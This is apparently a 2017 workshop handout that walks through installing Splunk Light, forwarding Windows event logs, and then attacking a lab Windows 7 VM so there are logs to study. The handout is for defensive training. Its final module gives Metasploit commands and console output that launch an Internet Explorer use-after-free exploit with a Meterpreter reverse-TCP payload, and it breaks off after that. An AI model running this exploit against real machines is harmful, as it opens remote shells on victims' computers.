Splunk For InfoSec 2017

By Joe McCray

Table of Contents

Module 1: Getting Started

The first thing that you'll need to do is download all of the required virtual machines for this class.

Here is the Ubuntu VM that we will be using for this course:
https://s3.amazonaws.com/infosecaddictsvirtualmachines/StrategicsecUbuntu-v3.zip
username: strategicsec
password: strategicsec

Here is the Windows 7 VM that we will be using for this course:
https://s3.amazonaws.com/infosecaddictsvirtualmachines/Win7x64.zip
username: workshop
password: password


Module 2: Installing Splunk on the Ubuntu VM

Splunk Installation – Once you've downloaded the Deb file, upload the file to your Ubuntu server and place it a temporary directory.

Run the dpkg command to install the Splunk server. The filename of the .deb file may change as new versions are made available so make sure that you have downloaded.


```
$ sudo /sbin/iptables -F
        strategicsec
```

```
$ sudo apt-get update && sudo apt-get upgrade
        strategicsec
```




```
strategicsec@ubuntu:~$ sudo `which iptables` -F&&\
> sudo apt update&&\
> sudo apt upgrade -y
Ign http://us.archive.ubuntu.com trusty InRelease
Hit http://us.archive.ubuntu.com trusty-updates InRelease
Hit http://security.ubuntu.com trusty-security InRelease
Ign http://archive.canonical.com trusty InRelease
Ign http://extras.ubuntu.com trusty InRelease
Hit http://us.archive.ubuntu.com trusty-backports InRelease
Hit http://us.archive.ubuntu.com trusty Release.gpg
Hit http://archive.canonical.com trusty Release.gpg
Hit http://extras.ubuntu.com trusty Release.gpg
15% [Connecting to archive-7.kali.org] [Waiting for headers] [Waiting for heade
```

```
$ wget https://s3.amazonaws.com/infosecaddictsfiles/splunklight-6.5.0-59c8927def0f-linux-2.6-amd64.deb
```



```
strategicsec@ubuntu:~$ wget -c -O splunklight.deb \
> 'https://www.splunk.com/bin/splunk/DownloadActivityServlet?architecture
=x86_64&platform=linux&version=6.5.0&product=splunk_light&filename=splunk
light-6.5.0-59c8927def0f-linux-2.6-amd64.deb&wget=true'
```

$ sudo dpkg -i splunklight-6.5.0-59c8927def0f-linux-2.6-amd64.deb
strategicsec




```
strategicsec@ubuntu:~$ sudo dpkg -i splunklight.deb
(Reading database ... 259351 files and directories currently installed.)
Preparing to unpack splunklight.deb ...
This looks like an upgrade of an existing Splunk Server. Attempting to st
op the installed Splunk Server...
```

Next we need to create the init.d script so that we can easily start and stop Splunk. Change the the Splunk directory and run the splunk executable with the below arguments.

$ cd /opt/splunk/bin/

$ sudo ./splunk enable boot-start
strategicsec




```
strategicsec@ubuntu:~$ cd /opt/splunk/bin
strategicsec@ubuntu:/opt/splunk/bin$ sudo ./splunk enable boot-start
```

Press SPACE to view all of the license agreement and then Y to accept it.

Start Splunk with the service command.


$ sudo service splunk start
strategicsec



```
This appears to be your first time running this version of Splunk.
Copying '/opt/splunk/etc/openldap/ldap.conf.default' to '/opt/splunk/etc/
openldap/ldap.conf'.
Generating RSA private key, 1024 bit long modulus
.........++++++
.................++++++
e is 65537 (0x10001)
writing RSA key

Generating RSA private key, 1024 bit long modulus
......++++++
................++++++
e is 65537 (0x10001)
writing RSA key

Moving '/opt/splunk/share/splunk/search_mrsparkle/modules.new' to '/opt/s
plunk/share/splunk/search_mrsparkle/modules'.
 Adding system startup for /etc/init.d/splunk ...
   /etc/rc0.d/K20splunk -> ../init.d/splunk
   /etc/rc1.d/K20splunk -> ../init.d/splunk
   /etc/rc6.d/K20splunk -> ../init.d/splunk
   /etc/rc2.d/S20splunk -> ../init.d/splunk
   /etc/rc3.d/S20splunk -> ../init.d/splunk
   /etc/rc4.d/S20splunk -> ../init.d/splunk
   /etc/rc5.d/S20splunk -> ../init.d/splunk
Init script installed at /etc/init.d/splunk.
```

Accessing The Splunk Interface – You will now be able to access Splunk's web GUI which is running on port 8000.
Point your browser at – http://192.168.200.144:8000/. Open the URL in the browser and login with the below details:

User Name: admin
Password: changeme



localhost:8000/en-US/account/login?return_to=%2Fen-US%2F

splunk>light

First time signing in?

If you've forgotten your username or password, please contact your Splunk administrator.

username	admin
password	changeme

admin | •••••••••

What Next – Great, you now have your Splunk installation up and running. What's required next is to get data from your various applications, logs and monitoring tools into Splunk so that it can be mined for relevant statistics.


These rolled up statistics are what we would then import into VisualizeIT for purposes of visualization, modelling and forecasting. As next steps we would recommend reading the Splunk Forwarder article which talks about downloading, installing and configuring the Splunk Forwarder which is required to aggregate and send data to Splunk.

Module 3: Installing the Universal Forwarder

Forward data to Splunk Light using Microsoft Windows

1. In the Splunk Light user interface, click the 3 bar menu item in the top menu left bar.
2. Goto "Data", then "Data receiving"
3. Add new
4. In the Listen on this port input box type "9997", and then click save
5. Go back to the 3 bar menu item in the top menu left bar.
6. Goto "Data", then "indexes"
7. Click "new index" in to top right corner
8. Name the new index wineventlog, and then click save. No need to configure anything other options.

*** Note ***
It can take several minutes for the logs to starting flowing.




127.0.0.1:8000/en-US/manager/search/adddata/selectforwarders

Select Forwarders

Create or select a server class for data inputs. Use this page only in a single-instance Splunk environment.

To enable forwarding of data from deployment clients to this instance, set the output configurations on your forwarders. Learn More

WINDOWS win7-64-victim



Search

enter search here...

All time

No Event Sampling

Smart Mode

What to Search

Hosts (1) Sources (7) Sourcetypes (7)

filter

Hosts		Count	Last Update
win7-64-victim		22,214	11/29/16 1:09:21.000 AM

Data

Add Data

Add or forward data to Splunk Light. Afterwards, you may extract fields

Documentation

Getting Started

Search Examples

Video Product Tour

Search History

Expand your search history

Reference: http://blogs.splunk.com/2014/02/03/forwarding-windows-event-logs-to-another-host/

Step 1: Configure WinRM

Your first step will be to configure remote management, and most especially remote windows event log management on the systems. On each source and the collector, you will want to type the following at an elevated PowerShell command prompt:

```
winrm quickconfig
$computer = (Get-WmiObject win32_computersystem).Name.ToUpper()
$collector = 'DOMAIN/COLLECTOR$'
$adsi = [ADSI]"WinNT://$computer/administrators,group"
$adsi.add("WinNT://$collector,group)
```

Make sure you replace DOMAIN and COLLECTOR with appropriate values for your environment. Also:

If you are using Windows Firewall, then add a Windows Firewall exception for Remote Event Log Management on each source computer

Create a domain account (let’s call it “DOMAIN\LogAdmin” and add it to the Event Log Readers group on each source computer.
Configuring the collector is similar:

```
wecutil qc
winrm set winrm/config/client @{TrustedHosts="SOURCE"}
```

This last line adds the source to the list of systems that is allowed to use NTLM authentication to communicate with the collector via WinRM.

Step 2: Create an Event Subscription

Our second step is to create the subscription to transfer the logs from the source to the collector. On the collector:

Run Event Viewer as an Administrator
Click Subscriptions in the console tree
On the Actions menu, click “Create Subscription”
Fill in the Subscription Name and Description with appropriate values
In the Destination Log box, select the log file where collected events are stored.
Click Add and select the source
Click Select Events to display the Query Filter – specify which events are to be collected
Click OK
Normally, the Destination Log will be “ForwardedEvents”, but you can create new ones or just munge all the logs together.
My recommendation is to create a new log for each channel. For instance, if your source is “SOURCE” and you are collecting the Security events, then create a log “SOURCE-Security”.
You can then use the Universal Forwarder inputs.conf settings to read that log and set the sourcetype and host to the appropriate thing to ensure your apps don’t see any difference.

Step 3: Advanced Settings

You probably saw the Advanced button. This is actually fairly important. There are two things you can do. The first is to configure event delivery optimization.

With “Normal” optimization, the collector uses a pull delivery mode, batches 5 items at a time and sets a batch timeout of 15 minutes.
When using “Minimize Bandwidth” optimization, a push delivery and a delivery timeout of 6 hours is used.

The final option is “Minimize Latency” – it also uses push and a batch timeout of 30 seconds. Select the appropriate setting for the particular scenario.

The other element you can configure is the user and password. We created a domain user called LogAdmin earlier – you can enter the credentials here to deal with that, and it is a recommended setting.

Step 4: Install a Universal Forwarder

You can now install a Windows Universal Forwarder on the collector. If you have followed the instructions here, then you have created a new log file for the events from the source and you can see those events flowing in by utilizing the Event Viewer on the collector.
Now it’s time to configure the Universal Forwarder. Use the following inputs.conf entry:

```
[WinEventLog://SOURCE-Security]
sourcetype = WinEventLog:Security
host = SOURCE
disabled = false
```

Push this to the Universal Forwarder and restart the service. You should see the events from your source computer appearing in the appropriate Splunk instance.

If you have thrown all of your Security logs into the Security log, then you need to do some post-processing on the indexer to ensure that the host field is set properly. Start with the following props.conf entry:


```
[WinEventLog:Security]
TRANSFORMS-sethost = Set-Host-By-ComputerName
```

then, in transforms.conf:

```
[Set-Host-By-ComputerName]
```

```
REGEX = (?m)ComputerName=(.*?)\n
FORMAT = host::$1
DEST_KEY = MetaData:Host
```

Source:
http://docs.splunk.com/Documentation/SplunkLight/6.5.0/GettingStarted/GettingdataintoSplunkLightusingWindows




If you intend to use a Splunk deployment server to configure this UniversalForwarder, please specify the host or IP, and port (default port is 8089). This is an optional step. However, UniversalForwarder needs either a deployment server or receiving indexer in order to do anything.

Deployment Server

Hostname or IP: 192.168.243.134 : 8089

Enter the hostname or IP of your deployment server, e.g. ds.splunk.com

default is 8089



If you intend to use a Splunk receiving indexer to configure this UniversalForwarder, please specify the host or IP, and port (default port is 9997). This is an optional step. However, UniversalForwarder needs either a deployment server or receiving indexer in order to do anything.

Receiving Indexer

Hostname or IP: 192.168.243.134 : 9997

Enter the hostname or IP of your receiving indexer, e.g. ds.splunk.com

default is 9997

Module 4: Attacking your Windows VM

Now that logging is configured on both of your target virtual machines we need to generate some security events so we can have logs to look at in Splunk. Let’s get started.

Attacking Windows 7

Log in to your Ubuntu host with the following credentials:

```
        user: strategicsec
        pass: strategicsec
```

I prefer to use Putty to SSH into my Ubuntu host on pentests and I'll be teaching this class in the same manner that I do pentests.
You can download Putty from here:
http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe

Setting up the exploit

For the purpose of this workshop my Win7 VM IP address is: Win7-Victim-IP so anytime you see that IP you'll know that's my Win7 VM


StrategicSec-VM-IP is my Ubuntu IP address so anytime you see that IP you'll know that's my Ubuntu host

Type the following commands

```
sudo /sbin/iptables -F
        strategicsec

cd ~/toolz/metasploit

./msfconsole

use exploit/windows/browser/ie_cgenericelement_uaf

set ExitOnSession false

set URIPATH /ie8

set PAYLOAD windows/meterpreter/reverse_tcp
```

set LHOST StrategicSec-VM-IP

exploit -j



```
msf exploit(ie_cgenericelement_uaf) > back
msf > use exploit/windows/browser/ie_cgenericelement_uaf
msf exploit(ie_cgenericelement_uaf) >
msf exploit(ie_cgenericelement_uaf) > set ExitOnSession false
ExitOnSession => false
msf exploit(ie_cgenericelement_uaf) >
msf exploit(ie_cgenericelement_uaf) > set URIPATH /ie8
URIPATH => /ie8
msf exploit(ie_cgenericelement_uaf) >
msf exploit(ie_cgenericelement_uaf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ie_cgenericelement_uaf) >
msf exploit(ie_cgenericelement_uaf) > set LHOST 172.16.247.130
LHOST => 172.16.247.130
msf exploit(ie_cgenericelement_uaf) >
msf exploit(ie_cgenericelement_uaf) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.247.130:4444
[*] Using URL: http://0.0.0.0:8080/ie8
[*] Local IP: http://172.16.247.130:8080/ie8
[*] Server started.
msf exploit(ie_cgenericelement_uaf) > 
```

Now from the Win7 host, use Internet Explorer 8 to connect to the exploit address (local address) given to you by metasploit.

The address will be something like:


http://StrategicSec-VM-IP:8080/ie8

This will simulate a victim clicking on your malicious link and being exploited with a browser exploit.

Client-Side Enumeration

You can list the active sessions by typing:

